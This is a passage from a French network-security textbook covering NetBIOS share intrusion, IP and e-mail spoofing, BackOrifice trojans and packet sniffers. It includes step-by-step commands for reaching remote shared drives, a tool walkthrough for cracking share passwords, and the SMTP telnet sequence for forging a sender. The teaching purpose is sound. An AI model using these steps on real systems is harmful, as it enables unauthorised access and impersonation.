Et le tour est joué ! A la prochaine connexion, l'utilisateur trouvera la page modifiée. Dans le site www.astalavista.com, plusieurs outils qui réalisent des attaques Unicode sur les serveurs web sont téléchargeables gratuitement, par exemple :

– Socket80 ;

– IIS Xploit ;

– W3B h4XORz.

2.6. L'attaque de NetBios : accès aux fichiers partagés

Les applications développées sous Windows peuvent fonctionner en utilisant directement les sockets TCP/IP, comme le font les applications de type Telnet ou FTP. D'autres applications utilisent les communications basées sur le protocole NetBios qui permet à des applications sous Windows de communiquer entre elles.

Pour communiquer directement, les applications basées sur NetBios utilisent des noms de machines, comme *Serveur2*, *Station3*, etc. Par exemple, il est possible sur une machine Windows d'utiliser la commande *Net View \\Machine* pour consulter la liste des ressources d'un serveur ou de parcourir le réseau à l'aide de l'explorateur ou du gestionnaire de fichiers.

L'attaque de NetBios est une intrusion dans un ordinateur dont le but est d'accéder aux fichiers partagés. Les étapes suivantes décrivent la réalisation de ce type d'attaque par le biais des commandes DOS.

Néanmoins, ce type d'attaque peut être réalisé aussi d'une façon plus simple avec des outils offrant des interfaces graphiques conviviales, tel xSharez Scanner et sa nouvelle version LANWalk Scanner, téléchargeables à partir du site www.tools-for.net.

Détaillons d'abord le processus manuel avec l'utilisation des commandes DOS.

2.6.1. *Utilisation des commandes DOS*

Etape 1

Se mettre sous le prompt de DOS et taper la commande : *C :\nbtstat -A Adresse_ip_Cible*.

On obtient un tableau de ce type :

Name	**Type**	**Status**
DG_serveur	<20> UNIQUE	Registered
WORKGROUP	<00> GROUP	Registered
DG_serveur	<03> UNIQUE	Registered

La ligne « *DG_serveur <20> UNIQUE Registred* » contient le nom de l'ordinateur cible. La valeur <20> indique que cet ordinateur possède des fichiers partagés.

Etape 2

Editer le fichier *lmhost* en tapant la ligne *edit lmhost* puis taper les commandes :

Adresse_IP_Cible nom_de_l'ordinateur #PRE

Ensuite enregistrer le fichier *lmhost.*

Etape 3

Taper la commande : *nbtstat -R.*

On obtient alors : « *Successful purge and preload of the NBT Remote Cache Name Table.* »

Etape 4

Entrer ensuite la commande : *net view \\nom_de_l'ordinateur_cible*. Pour notre cas : *C :\net view \\DG_serveur.* On obtient alors l'inventaire des ressources partagées (a, c, d, e…).

Cette commande *net view* sert à détecter et voir les ressources partagées d'un ordinateur.

Etape 5

Entrer ensuite : *net use \\nom_de_l'ordinateur_cible\X*, X étant la lettre de la partie à laquelle on veut accéder. Pour accéder par exemple au répertoire *c*, remplacer le *X* par *c$*. A partir de ce moment, l'ordinateur cible est désormais sous contrôle.

La commande *net use* sert à se connecter au répertoire d'une ressource partagée sans mot de passe.

2.6.2. *Utilisation de l'outil LANWalk Scanner*


LANWalk Scanner est un outil très puissant qui facilite le processus qu'on vient de décrire. En offrant une interface graphique conviviale, il permet à l'utilisateur d'afficher les répertoires et les fichiers partagés d'un ordinateur cible. Il suffit de connaître seulement l'adresse IP de cet ordinateur. LANWalk Scanner intègre également l'outil xIntruder, qui permet de craquer les mots de passe des répertoires et fichiers partagés et protégés par des mots de passe.

D'après la documentation, xIntruder est capable de craquer tout mot de passe d'un réseau local en moins d'une minute, et sur Internet en moins de 10 minutes.

A titre d'exemple, nous présentons étape par étape, les écrans générés par *LANWalk Scanner*, suite à une attaque de NetBios sur un ordinateur.


Ecran 1

Une fois la plage des adresses IP des ordinateurs cibles est fournie ; *LANWalk Scanner* cherche les répertoires et fichiers partagés de ces ordinateurs et les affiche.




Ecran 2

Pour afficher le listing d'un répertoire partagé ou afficher le contenu d'un fichier partagé, l'utilisateur doit double cliquer sur le répertoire ou le fichier.




Ecran 3

Si le répertoire ou le fichier est protégé par un mot de passe, un sous-écran est affiché pour que l'utilisateur puisse entrer le mot de passe approprié. Si l'utilisateur ne dispose pas du mot de passe (et en général le pirate n'est pas en mesure de le fournir) : l'outil xIntruder en est la solution. En effet, il permet de craquer le mot de passe du répertoire partagé en question.




Ecran 4

Pour craquer le mot de passe du répertoire ou du fichier partagé, l'utilisateur doit simplement cliquer sur le bouton « *Mot de passe…* » pour activer l'outil xIntruder. Au bout d'un certain temps, xIntruder affiche le résultat du processus de craquage qui est le mot de passe trouvé. Dans l'exemple de l'écran ci-dessous, le mot de passe trouvé est « *FIN* ».



Ecran 5

Il suffit alors de taper le mot de passe « *FIN* ».



Ecran 6

LANWalk Scanner affiche alors le listing du répertoire ou le contenu du fichier partagé. Dès lors, l'utilisateur contrôle la situation et exécute les actions à sa guise. Il peut télécharger, modifier, consulter, uploader les fichiers des répertoires qui sont désormais sous son contrôle.

NetBios étant un service qui utilise les ports 137 et 139, la meilleure défense contre ce type d'attaque est de bloquer, au niveau des *firewalls*, tous paquets entrant ou sortant dont le port source ou destination est situé entre 137 et 139. Cependant, le *firewall* ne peut pas protéger contre un agresseur opérant à partir de l'intérieur du réseau, puisque le trafic intérieur ne passe pas en général par le *firewall*.

2.7. Les attaques de la falsification des adresses IP (*IP spoofing*) et des e-mails

2.7.1. *La falsification des adresses IP et e-mails*

Si un agresseur arrive à falsifier ou à cacher sa propre identité de sorte que l'ordinateur victime le prenne pour un utilisateur légitime, il peut probablement accéder à des informations qu'il n'est pas normalement autorisé à obtenir. C'est le *spoofing* (falsification) des adresses IP et des e-mails.

Dans ce qui suit, nous nous limitons à évoquer les deux types d'attaques de *spoofing* : le *spoofing* des adresses IP et le *spoofing* des e-mails.

2.7.1.1. *Le* spoofing *des adresses IP*

L'agresseur falsifie son adresse IP pour acquérir des informations ou obtenir des accès. Quand un système est attaqué, il répond, et la réponse parvient à l'adresse falsifiée, et non à l'adresse de l'agresseur. Donc l'agresseur ne reçoit aucune réponse. Par contre, si l'agresseur se situe entre la machine attaquée et la machine portant l'adresse IP falsifiée, il peut capturer la réponse.

Il existe en général trois types de *spoofing* des adresses IP :

– changement des adresses IP ;

– techniques du routage strict et lâche ;

– relations de confiance entre les machines UNIX.

2.7.1.1.1. Le changement des adresses IP

La forme la plus basique de falsification des adresses IP consiste à changer et la configuration du réseau et son adresse IP. Tous les paquets envoyés à l'extérieur ont dès lors comme adresse IP source celle choisie par l'agresseur. Ceci implique que, désormais, tous les paquets de réponse seront renvoyés à l'adresse falsifiée et désignée au préalable et non à l'adresse de l'agresseur. Et comme une connexion TCP exige des contrôles et des accusés de réception pour s'initialiser et établir la connexion définitive, l'opération échouera car les messages de contact sont envoyés à une tierce machine (correspondant à l'adresse falsifiée) ignorant tout de l'opération.

Cette technique est très limitée. Cependant, elle s'avère intéressante, puisque l'agresseur se contente d'envoyer un ensemble de paquets pour planter la machine cible. Les réponses de la machine victime seront perdues dans le réseau. Il sera d'autant plus difficile d'identifier l'adresse IP de la source d'attaque avec cette technique.

2.7.1.1.2. Routage strict et lâche

Le problème avec la technique de changement d'adresse IP est que le trafic arrive seulement à l'adresse IP falsifiée et jamais à l'adresse de l'agresseur. Pour certains types d'attaque très simples, cette technique est efficace puisque l'envoi d'un seul paquet peut réaliser une attaque de DoS. Cependant pour mener des attaques plus avancées et pour voir tous les paquets des machines connectées (capturer la communication), l'agresseur doit redoubler d'ingéniosité.

Une des méthodes consiste à ce que l'agresseur se positionne lui-même quelque part sur le chemin que le trafic est censé emprunter. Ceci est très difficile puisque l'agresseur doit compromettre une machine sur le réseau de la victime, et que d'autre part, il n'y a aucune garantie que le trafic continue à passer par la machine compromise par l'agresseur. Internet est dynamique en ce qui concerne le routage (la façon dont il *route* les paquets). Il y a plusieurs cas où le trafic prend la même route à travers Internet, mais ceci n'est pas une garantie absolue. En effet, le trafic peut changer de chemin chaque jour, chaque heure, et même chaque minute.

Cependant, il y a une méthode qui garantit que les paquets prennent un seul chemin à travers Internet, permettant ainsi à un agresseur de visualiser tout le trafic. Pour exécuter son forfait, il utilise un routage dit « lâche » avec des adresses de nœuds désignées ou un routage strict.

Le routage lâche

Avec ce type de routage, l'utilisateur spécifie une liste d'adresses IP que le trafic doit emprunter à travers Internet, mais le trafic peut aussi emprunter d'autres adresses IP. C'est-à-dire, quel que soit l'itinéraire, il suffit que les paquets passent par les adresses spécifiées.

Le routage strict

Avec ce type de routage, l'utilisateur impose plutôt un chemin spécifique que les paquets doivent emprunter. Si le chemin déterminé n'est pas respecté, le paquet est détruit et un message d'erreur de type ICMP est retourné à l'utilisateur. C'est-à-dire, les paquets doivent emprunter exactement le chemin spécifié, et s'ils ne le peuvent pas, ces paquets ne seront simplement pas envoyés.

Dans l'en-tête du paquet IP, seulement huit adresses IP sont utilisées pour véhiculer les paquets. Cependant avec l'évolution de l'Internet, il y a des cas où le paquet doit emprunter plus de huit nœuds ou passerelles pour atteindre sa destination. Dans ce contexte, seulement le routage du premier type peut être utilisé, car le routage strict détruira les paquets qui ne peuvent pas suivre le chemin exact spécifié.

2.7.1.1.3. Relations de confiance entre les machines Unix

Dans l'environnement Unix, des « relations de confiance » peuvent être mises en place entre les systèmes pour faciliter le dialogue entre les machines et l'accès aux utilisateurs. Imaginons par exemple le développeur d'une entreprise possédant 5 serveurs et qui utilise nécessairement ces 5 machines. Il se connecte à une machine, puis la quitte pour se reconnecter à une deuxième puis une troisième. Ce procédé

génère une perte de temps et d'énergie. De ce fait, établir une relation de confiance entre les machines au préalable s'avère intéressant : une seule authentification au début est suffisante compte tenu que les relations de confiance entre les machines utilisent des authentifications basées sur les adresses IP.

Par contre, ce type d'authentification peut s'avérer dangereux car un agresseur utilisant la technique du *spoofing* des adresses IP peut attaquer ces machines. L'établissement de relations de confiance entre les systèmes est très intéressant du point de vue de la coopération, mais du point de vue de la sécurité, c'est un véritable cauchemar.

Après l'établissement d'une relation de confiance, l'utilisateur peut se déplacer d'une machine à l'autre en utilisant, pour les accès, les « commandes r » d'Unix. Ces commandes n'exigent pas d'authentification, ce qui veut dire que l'utilisateur n'est pas obligé de fournir à chaque fois son mot de passe pour accéder à une autre machine. Néanmoins, une petite consolation : même si un agresseur réussit le *spoofing*, son principal problème demeure toujours le trafic renvoyé en tant que réponse. En effet, puisque toutes les réponses sont envoyées à l'adresse IP qui a été falsifiée, l'agresseur peut envoyer des paquets à la victime mais ne reçoit pas de réponse.

2.7.1.2. *La falsification (ou le* spoofing*) des adresses e-mail*

Le *spoofing* des adresses e-mail est réalisé en général pour trois principales raisons.

Premièrement, un agresseur désire cacher son identité. Si un agresseur veut envoyer un e-mail à une personne et ne veut pas être identifié, le *spoofing* des adresses e-mails est alors une technique efficace. De même, le « *anonymous remailer* » peut être utilisé. Un « *anonymous remailer* » est un serveur à qui l'agresseur va envoyer d'abord son e-mail, puis ce serveur exécute un renvoi au destinataire en cachant l'identité de l'agresseur. Ceci permet à un agresseur d'envoyer des e-mails anonymes à travers Internet.

Deuxièmement, si l'agresseur veut se faire passer pour une autre personne ou mettre une tierce personne dans une situation difficile, il peut alors falsifier l'adresse e-mail de sa victime. Ainsi, n'importe qui peut recevoir un e-mail mal intentionné croyant qu'il le reçoit de la part de la victime nommée, le receveur va reprocher à cette dernière le contenu de son courrier électronique.

Troisièmement, le *spoofing* des adresses e-mails pourrait être utilisé comme un moyen de « *social engineering* ». Si un agresseur veut qu'une victime lui envoie des informations sensibles par e-mail, l'agresseur peut envoyer à la victime un e-mail portant comme adresse e-mail source l'adresse de son chef hiérarchique

ou de son patron, poussant ainsi la victime à répondre et à lui renvoyer des informations sensibles.

Il existe en général deux méthodes de *spoofing* des adresses e-mail, à savoir la modification du client mail et l'utilisation du service Telnet au port 25.

2.7.1.2.1. Modification du client Mail

Quand un e-mail est envoyé, il n'y a aucune authentification ou vérification faite sur le champ de la source : « *from* » du e-mail. Par conséquent, si un agresseur a un programme client d'e-mails tels que Eudora ou Outlook, il peut modifier l'adresse e-mail dans le champ « *from* » comme bon lui semble. Le seul problème est que quand la victime répond avec un e-mail, ceci ne parvient jamais dans la boîte des e-mails de l'agresseur. Dans les lieux de travail, ce type d'attaque de *spoofing* des adresses e-mails peut poser des problèmes entre les employés.

2.7.1.2.2. Le Telnet au port 25

Une autre technique plus compliquée consiste à se connecter à un serveur de messagerie électronique SMTP par la commande Telnet. Si une personne adresse un e-mail à une autre personne, il saisit le texte puis clique sur « Envoyer ».

Puisque les serveurs mail utilisent le port 25 pour envoyer des e-mails (voir chapitre 1), l'agresseur pourrait procéder de la même façon en se connectant au port 25, comme un serveur mail et composer un message à partir de là. Pour réaliser ceci, l'agresseur cherche premièrement une adresse IP d'un serveur mail ou lance un scanner de port sur des plages d'adresses pour identifier les ports 25 ouverts. Après avoir trouvé une machine dont le port 25 est ouvert et avec un serveur mail opérationnel, il écrit les commandes suivantes :

C :\ Telnet + adresse IP du serveur mail + 25

Après la connexion, il écrit :

Helo

Mail from *: « l'adresse e-mail de la victime »*

Rcpt to *: « l'adresse de la personne qui envoie le e-mail »*

Data

Texte du message.

Le message doit obligatoirement être suivi d'un point.

Cette procédure étant compliquée, certains optent pour d'autres plus faciles et téléchargeables sur Internet. En effet, plusieurs programmes facilitent l'envoi des e-mails anonymes. Ces programmes, tels que *Avalanche* (figure 2.6), fournissent des interfaces graphiques conviviales sous Windows. L'utilisateur choisit un serveur mail, puis remplit les champs des adresses e-mails *To* et *From*, le sujet, et le message, et suit les instructions sur l'écran. En outre *Avalanche* permet de réaliser l'e-mail boombing. C'est-à-dire le bombardement de la boîte aux lettres des victimes par des milliers de e-mails, voire contenant des fichiers attachés.




Figure 2.6. *Génération de faux e-mail par l'outil Avalanche*

2.8. Les attaques des chevaux de Troie

Un cheval de Troie (*Trojan horse*) est un programme informatique effectuant des opérations à l'insu de l'utilisateur. Il s'agit donc d'un programme caché dans un autre qui exécute des commandes sournoises et qui, généralement, ouvre des brèches dans la machine sur laquelle il est exécuté. Il ne faut pas pour autant s'alarmer et croire que tout comportement anormal d'une application est dû à un cheval de Troie. Il se peut que ce soit un simple bogue.

En effet un tel programme a généralement des effets négatifs sur les informations stockées sur le système qui l'exécute. Par exemple, si une fenêtre MS-Dos plante lors de son exécution avec la commande DIR, il s'agit plutôt d'un virus et non d'un cheval de Troie. Si, en revanche, cette même commande efface tout le disque dur et affiche le message « Je vous ai bien eu ! », il y a de fortes chances qu'il s'agisse d'un cheval de Troie.

Les spécialistes ne sont pas unanimes sur le sujet. Certains associent ces programmes malveillants à des virus, d'autres estiment qu'ils n'en sont pas puisqu'ils ne cherchent à contaminer ni le système ni même les fichiers, bien qu'ils puissent les effacer. De plus, un cheval de Troie n'a généralement pas pour objectif de se dupliquer.

Avec le développement d'Internet et les chats, le phénomène prend de l'ampleur. Actuellement de nombreux chevaux de Troie ne seraient que des « espions » dissimulés dans les ordinateurs, par des programmes destructeurs. L'objectif principal est de s'approprier des données confidentielles essentielles comme les noms, mots de passe, codes bancaires, etc.

A l'heure actuelle, il existe plusieurs chevaux de Troie particulièrement dangereux qui permettent la prise de contrôle d'un système à distance. Ils se présentent sous la forme d'un programme client et d'un programme serveur.

Dans un premier temps, le programme serveur est envoyé à la victime dans un courrier électronique sous la forme d'une pièce jointe. Lorsque ce fichier est exécuté, le programme ouvre un port dans la machine attaquée et s'installe de façon résidente et invisible dans le système victime (figure 2.7).

Ensuite, le programme client initialise une connexion avec la machine attaquée et permet ainsi le contrôle de l'ordinateur de la victime. Au préalable, et afin de s'infiltrer dans une machine, le pirate doit en connaître l'adresse IP.





Figure 2.7. *Installation du programme serveur dans la machine victime*

Il est également possible d'accéder à n'importe lequel des fichiers, de lire tout ce qui est saisi au clavier, d'éditer les paramètres du système, de lancer une quelconque application, de lire les e-mails et même de rediriger l'affichage afin de savoir exactement ce que fait la victime.



Client Enhancement Plugins:

Name	Version	Description
BO Tool	1.0	Provides a graphical file browser and registry editor to the BO2K interface. Makes common tedious BO2K tasks point-and-click simple.

Other Plugins:

Name	Version	Description
BO Peep	1.0	This plugin gives you a streaming video of the machine's screen that the server is running on. Also provides remote keyboard and mouse accessibility.

ButtSniff: Un Sniffer pour espionner le réseau de la machine infectée par BackOrifice

Server Enhancement Plugins

Name	Version	Description
Rattler	1.10	Rattler notifies a specified user as to the whereabouts of a Back Orifice 2000 server via e-mail. Rattler will send an e-mail each time it detects an IP address addition/modification.
rICQ	0.00	rICQ is a plugin for Back Orifice 2000 that operates in a similar fashion to Rattler except that the notification message is sent via ICQ's web pager service.
ButtTrumpet 2000	1.2	The Butt Trumpet 2000 plugin for BO2K. Once installed and started, this plugin sends you an email with the host's IP address. A nice alternative to Rattler.
gBot	0.2.1	gBot is an IRC client that connects to an IRC server and allows control of the BO2K server through user input.

Figure 2.8. *Les* plugins *de BackOrifice*

Les trois plus célèbres chevaux de Troie sont BackOrifice (www.bo2k.com), NetBus (www.netbus.org) et SubSeven (http://subseven.slak.org). A BackOrifice peuvent être ajoutés des *plugins*, permettant entre autres de crypter la transmission entre le client et le serveur avec un puissant algorithme comme IDEA Pire. Le code source de BackOrifice a été diffusé, ce qui autorise le développement de nombreuses variantes du logiciel. La figure 2.8 montre quelques plugin de BackOrifice. ButtSniff est un sniffer qui permet d'espionner à distance un réseau où se trouve une machine infectée. ButtTrumpt 2000 permet à un pirate de récupérer l'adresse IP de la machine infectée lorsque son adresse IP change. Lors d'une connexion *dial-up* (par modem), ce *plugin* envoie un e-mail au pirate pour lui donner la nouvelle adresse IP de la machine infectée. Donc une fois infectée, une machine est désormais à la merci de l'agresseur.

La figure 2.9 détaille quelques commandes utilisables à partir d'un poste pour contrôler à distance une machine infectée par BackOrifice. Par exemple, une machine peut être rebootée, un clavier bloqué, ou un message envoyé pour qu'il soit affiché sur l'écran de la machine cible.




Figure 2.9. *Les commandes de BackOrifice*

2.9. Résumé du chapitre 2

Dans ce chapitre, plusieurs types d'attaques ont été présentés. La liste de ces attaques n'est évidemment pas exhaustive, mais elle inclut les plus fréquemment lancées par la communauté des pirates.

Les exemples détaillés, puisés dans la réalité, permettent une meilleure sensibilisation aux risques encourus et aux problèmes de piratage. Les attaques exposées démontrent aussi les faiblesses et les vulnérabilités liées aux protocoles et aux services réseaux. Egalement, à travers la description des attaques, le lecteur peut noter que le pirate n'est pas obligé d'être un professionnel talentueux des réseaux et des systèmes d'exploitations pour mener des attaques réussies.

Dans les chapitres suivants, nous décrirons les *sniffers* dans les réseaux Ethernet partagés et commutés, ainsi que les techniques et les outils de détection des *sniffers*.

Nous exposerons également les attaques basées sur le *sniffing* des réseaux, ainsi que les attaques basées sur la manipulation malveillante du protocole ARP.

Nous détaillerons particulièrement l’attaque de la corruption du cache ARP (*ARP cache poisoning*), qui permet de rediriger le trafic de deux machines vers la machine de l’agresseur.

CHAPITRE 3

Les *sniffers* dans les réseaux partagés

Les *sniffers* sont contemporains des débuts de l'Internet lui-même. Ils figurent parmi les premiers outils qui ont permis aux administrateurs systèmes d'analyser leurs réseaux et de localiser un problème avec précision. Ces mêmes outils sont malheureusement à la portée des hackers qui en usent également pour espionner les réseaux et voler tous genres de données. Ce chapitre tente de définir ce qu'est un *sniffer*, d'expliquer son utilité, les risques qu'il présente, les services vulnérables au *sniffing* et enfin, il expose les *sniffers* les plus prisés. Nous détaillerons également dans ce chapitre les *sniffers* qui fonctionnent dans les réseaux partagés (principalement les réseaux utilisant des *hubs*) où les paquets envoyés à une destination seront aussi reçus par toutes les machines du réseau.

3.1. Introduction

Le terme *sniffer* est une marque déposée enregistrée par Network Associates[1] en se référant à Sniffer Network Analyzer. Le terme *sniffer* est plus populaire que des termes tels que « analyseur de protocole » et « analyseur de réseau ».

Un *sniffer* est un programme qui permet de capturer tous les paquets circulant sur un réseau local (LAN) et qui permet d'afficher leurs contenus. Il peut capturer n'importe quelle information envoyée à travers un réseau local, et donc afficher aussi bien l'identité des utilisateurs que leurs mots de passe transmis par tout service transportant des données claires (non cryptées), tels que Telnet, DNS, SMTP, POP3,

1. www.networkassociates.com, www.nai.com ou www.mcafee.com.

FTP et HTTP. Si les données ne sont pas cryptées et si elles passent par l'interface réseau de la machine où s'exécute le *sniffer*, ce dernier les capture et les propose à la lecture directe.

Malheureusement, c'est une arme à double tranchant. En effet, il est utilisé par l'administrateur réseau qui tente de résoudre les problèmes techniques de son entreprise, mais aussi par l'intrus qui cherche à espionner les données circulant dans un réseau local. L'agresseur qui utilise un *sniffer* peut lire des données transitant à travers une machine donnée en temps réel, et les enregistrer dans un fichier pour les analyser ultérieurement.

3.2. Le mode normal et le mode *promiscuous* des cartes réseau

Les cartes réseau (*network interface card* – NIC) fonctionnent en deux modes, à savoir le *mode normal* et le *mode promiscuous*.

Par défaut, les cartes réseau fonctionnent en *mode normal*. Ce mode permet à une carte de filtrer les paquets reçus sur l'adresse destination MAC. Ce type de filtrage est appelé *filtrage matériel* ou *filtrage hardware*.

Par contre, le *mode promiscuous* consiste à accepter tous les paquets circulant dans un réseau, même ceux qui ne sont pas destinés à la carte. Donc lorsque la carte est en mode *promiscuous*, le filtrage matériel est désactivé (figure 3.1).




Figure 3.1. *Le mode normal et le mode* promiscuous *des cartes*

Dans le cas où la carte réseau est configurée pour le mode *promiscuous*, un *sniffer* collecte tout le trafic passant par cette carte. Alternativement, quand la collecte des données se fait seulement pour les données à destination ou issues de la carte, le mode normal est suffisant. C'est donc le programme *sniffer* qui fait passer la carte réseau du mode normal en mode *promiscuous*.

Dans des machines Unix, le mode *promiscuous* peut être activé en console grâce à la commande *ifconfig* : « *ifconfig eth0 promisc* ».

Il existe deux cas de figure selon que les deux machines cibles sont ou non localisées sur le même réseau.

